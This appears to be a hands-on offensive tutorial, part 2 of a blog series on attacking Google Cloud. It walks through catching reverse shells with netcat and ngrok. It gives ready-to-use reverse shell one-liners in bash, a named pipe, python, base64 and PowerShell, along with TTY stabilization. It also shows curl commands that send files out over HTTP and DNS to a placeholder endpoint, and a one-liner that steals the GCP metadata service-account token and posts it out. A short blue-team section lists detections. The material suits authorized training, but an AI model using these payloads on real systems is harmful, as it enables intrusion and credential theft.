Attacking Google Cloud — Part 2 of 7 · a series by Zeynep Çelik.
The plumbing everyone assumes you already know — and the exact place people freeze in their first cloud labs. Master this and every escalation chapter that follows flows.
Foundations · hands-on · assumes authorized testing. If you can already catch a reverse shell blindfolded, skip to the cloud-context section at the end — that’s the part that makes this cloud-specific.
Newcomers want to jump straight into IAM, but the first thing that actually blocks you in a lab is smaller and more mechanical: “I can run commands on this workload — now how do I pull the connection back to myself?” or “I can read this file — how do I get it out?” This part answers both with a handful of patterns worth memorizing, and then ties them to the cloud reality, because the moment you land code execution on a GCP workload the single most valuable thing within reach is that workload’s metadata token. ATT&CK T1059 · T1071.001
 “Reverse” is the direction: the victim connects to me, not the other way
🔑 Definition — bind shell vs reverse shell
A bind shell opens a listening port on the victim and waits for you to connect inbound — which a firewall or NAT usually blocks. A reverse shell flips the direction: the compromised machine initiates the outbound connection back to your listener. It matters because most networks — and GCP’s default egress — are far more permissive toward traffic leaving than traffic arriving.
The two parts: a listener and a tunnel
Every reverse shell needs two things. First, something to catch the incoming connection — the simplest is netcat. Second, a publicly reachable address the victim can dial, because a machine on your home Wi-Fi isn’t directly reachable from the internet. The classic ways to get that address are port-forwarding on your router (fiddly, and easy to forget to close afterwards) or standing up your own cloud VM (setup and cost). The friendliest option for lab work is a free tunneling service that exposes a local port to the internet for you.
1
2
nc -lvnp 4444          # listener
ngrok tcp 4444         # expose local 4444 to the internet → prints a public address:port
ngrok may ask you to add a card before it will open a TCP port; the free tier is plenty for labs and you shouldn’t be charged for this usage — but decide for yourself. Alternatives exist if you’d rather not: Cloudflare Tunnel, or your own relay with socat.
 The bridge between a public address and your local port
Variants: whatever the target gives you
Don’t marry a single payload — the target decides which one lands. The classic bash one-liner works on most Linux hosts, but plenty of minimal container images ship without bash, so keep a named-pipe fallback and an interpreter-based one in your head. When the injection point mangles certain characters (spaces, quotes, plus signs), base64-wrapping the payload sidesteps the whole problem.
1
2
3
4
5
6
7
8
9
10
# bash (most Linux)
bash -i >& /dev/tcp/ADDR/4444 0>&1
# no bash: named pipe + /bin/sh
mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc ADDR 4444 > /tmp/f
# python (if the interpreter exists)
python3 -c 'import socket,os,pty;s=socket.socket();s.connect(("ADDR",4444));[os.dup2(s.fileno(),f) for f in(0,1,2)];pty.spawn("/bin/bash")'
# character restrictions? carry it in base64
echo <b64-payload> | base64 -d | bash
# Windows: PowerShell one-liner (lab: Defender assumed off)
powershell -nop -c "$c=New-Object Net.Sockets.TCPClient('ADDR',4444);$s=$c.GetStream();..."
Make the shell human: stabilize the TTY
A raw reverse shell is painful: Ctrl-C kills the whole session, there’s no job control, sudo and other password prompts don’t render, and there’s no tab-completion. Three short steps upgrade it to a fully interactive TTY, and this is the single biggest quality-of-life change you can make before doing real work.
1
2
3
python3 -c 'import pty; pty.spawn("/bin/bash")'   # on the victim, then press Ctrl-Z
stty raw -echo; fg                                # in your own terminal, then Enter
export TERM=xterm; stty rows 50 cols 200          # back inside: fix the terminal
🔑 Key points
- Direction beats everything. Outbound (reverse) succeeds where inbound (bind) is blocked.
- Carry a few variants. bash → named-pipe → python → base64 → PowerShell; the environment decides which lands.
- Always stabilize the TTY before real work — job control, prompts, and completion make everything faster.
- Not every task needs a shell. For a single secret, exfil over HTTP or DNS is faster and quieter than a full shell.
- In the cloud, the shell is a means to the token. Your real objective is usually the workload’s service-account credentials.
No shell needed: HTTP (and DNS) exfil
Sometimes what you can run finishes in under a second, or the vulnerability only lets you fire one request — and all you actually want is to move a small piece of data out. Standing up a full interactive shell for that is overkill. Instead, point the target at an endpoint you control that logs whatever it receives, and carry the data in the request. If HTTP egress is filtered but DNS resolution still works (it very often does), you can smuggle the data out inside a subdomain label. ATT&CK T1567.002 · T1048
1
2
curl -X POST -d "d=$(cat /secret/flag)" https://YOUR_ENDPOINT             # HTTP
d=$(cat /secret/flag|base64 -w0); curl "https://$d.YOUR_DNS/"            # DNS if HTTP blocked
For the receiving endpoint, webhook.site gives you an instant unique URL with a live request viewer; interactsh captures HTTP, DNS, and SMTP and can be self-hosted; Burp Collaborator does the same if you have it. One gotcha: a bare netcat listener may close after the first request, so if you expect many, use a webhook-style service instead.
 Choosing the right tool usually starts with asking the right question
Cloud context: where the shell actually connects
None of this is just a lab trick. On an RCE’d Cloud Run, Cloud Functions, App Engine flexible, or GCE workload, your first reflex isn’t a fancy interactive shell — it’s the metadata token, because the service account that workload runs as is one curl away, and that token is often scoped to cloud-platform (every API). Grab it and ship it out in a single line, then decide whether you even need a shell. ATT&CK T1552.005
1
2
3
curl -s -H "Metadata-Flavor: Google" \
 "http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token" \
 | curl -s -X POST -d @- https://YOUR_ENDPOINT
🔑 Egress reality
GCP egress is usually open by default, so reverse shells often work — but VPC Service Controls, egress firewall rules, and “private Google access only” networks can trap you. When you can’t get out directly, pivot through the allowed Google API endpoints instead of a raw socket. Treat the block not as a dead end but as a measurement of how hardened the environment is.
🔑 Blue team
Monitor unexpected egress from workloads — raw TCP and known tunnel domains are strong signals; alert on metadata access carrying the
Metadata-Flavorheader from unusual processes; shrink the exfil surface with VPC Service Controls; and apply egressNetworkPolicyon GKE and Cloud Run so a compromised pod can’t freely dial out.
Next in the series → Part 3 · Who Am I? Recon, Enumeration & Credential Hunting